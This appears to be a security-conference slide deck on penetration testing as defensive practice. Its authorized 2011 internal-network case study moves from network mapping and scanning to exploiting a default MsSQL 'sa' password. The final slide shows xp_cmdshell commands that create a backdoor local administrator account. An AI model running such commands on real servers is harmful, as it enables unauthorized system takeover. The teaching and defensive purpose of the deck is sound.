



Penetration Testing - a way for improving our cyber security

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Agenda

- Who am I
- Why this topic
- Case study 1
- Case study 2
- Lessons learned
- Conclusions
- Q & A



Who am I

- Member of the Pentest Team at KPMG Romania
- Doing pentests against various applications and systems:
 - Internal networks, public networks
 - Web applications
 - Mobile applications
 - Wireless networks
 - Social engineering, etc
- Speaker at Hacktivity, DefCamp, Hacknet and other local security confs
- Teaching assistant at Information Security Master programs (UPB, MTA and ASE)
 - Teaching penetration testing classes
 - Organizing Capture the Flag contests


Why this topic?

- The need for more efficient cyber security
- Penetration testing is part of the defense-in-depth approach
 - Verify the effectiveness of defense mechanisms and people
 - Find weak spots in defense layers
 - Show the real risk of a vulnerability
 - Suggest corrective measures
 - Re-verify
- Penetration testing can be used for improving our cyber security



To better clarify terms...

- Penetration Testing a.k.a. Pentesting, Ethical Hacking, Red Teaming
 - Method for evaluating the security of an information system or network by simulating attacks from malicious outsiders or insiders
 - Exploit vulnerabilities and dig much deeper
- Penetration Testing is:
 - Authorized
 - Adversary based
 - Ethical (for defensive purposes)
- Penetration Testing **is not**
Vulnerability Assessment / Scanning



Case Study 1




Pentesting the internal network (2011)

- ❑ Objective:

See what an internal malicious user could do, given simple network physical access.

- ❑ Malicious user: visitor, contractor, malicious employee
- ❑ Targets: confidential data, client information, strategic business plans, etc
- ❑ Initial access: physical network port in users subnet


Pentesting the internal network (2011) – cont.



Pentesting the internal network (2011) – cont.

1. Network mapping

- IP ranges
- Host names




Pentesting the internal network (2011) – cont.

1. Network mapping

- IP ranges
- Host names

2. Service and OS discovery

- Windows 7
- Windows 2008 Server R2
- Common client ports open
- IIS, MsSQL, Exchange, etc



Pentesting the internal network (2011) – cont.

1. Network mapping


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
3. Vulnerability scanning

- Nessus: 1 high, 30 medium, 39 low
- MsSQL server default password for *sa* user



Pentesting the internal network (2011) – cont.


4. Exploitation



Pentesting the internal network (2011) – cont.

4. Exploitation

- Add local admin



The screenshot shows the Microsoft SQL Server Management Studio interface. The Object Explorer on the left shows a connection to a database named '(SQL Server 8.0.760 - sa)'. The SQL Query window on the right contains the following T-SQL code:

```
exec xp_cmdshell 'net user KPMG @. /add'
exec xp_cmdshell 'net localgroup Administrators KPMG /add'
exec xp_cmdshell 'net localgroup Administrators'
```

The Results pane shows the output of the commands:

- 1 The command completed successfully.
- 2 NULL
- 3 NULL

The second command was run again:

- 1 The command completed successfully.
- 2 NULL
- 3 NULL

The third command was run again:

- 1 Alias name: Administrators
- 2 Comment: Administrators have complete and unrestricted access to the computer/domain
- 3 NULL
- 4 Members
- 5 NULL
- 6 -----
- 7 NULL
- 8 **KPMG** (highlighted with a red box)
- 9 KPMG Security
- 10 RO\Domain Admins
- 11 NULL

The status bar at the bottom right of the results pane says "Query executed successfully."

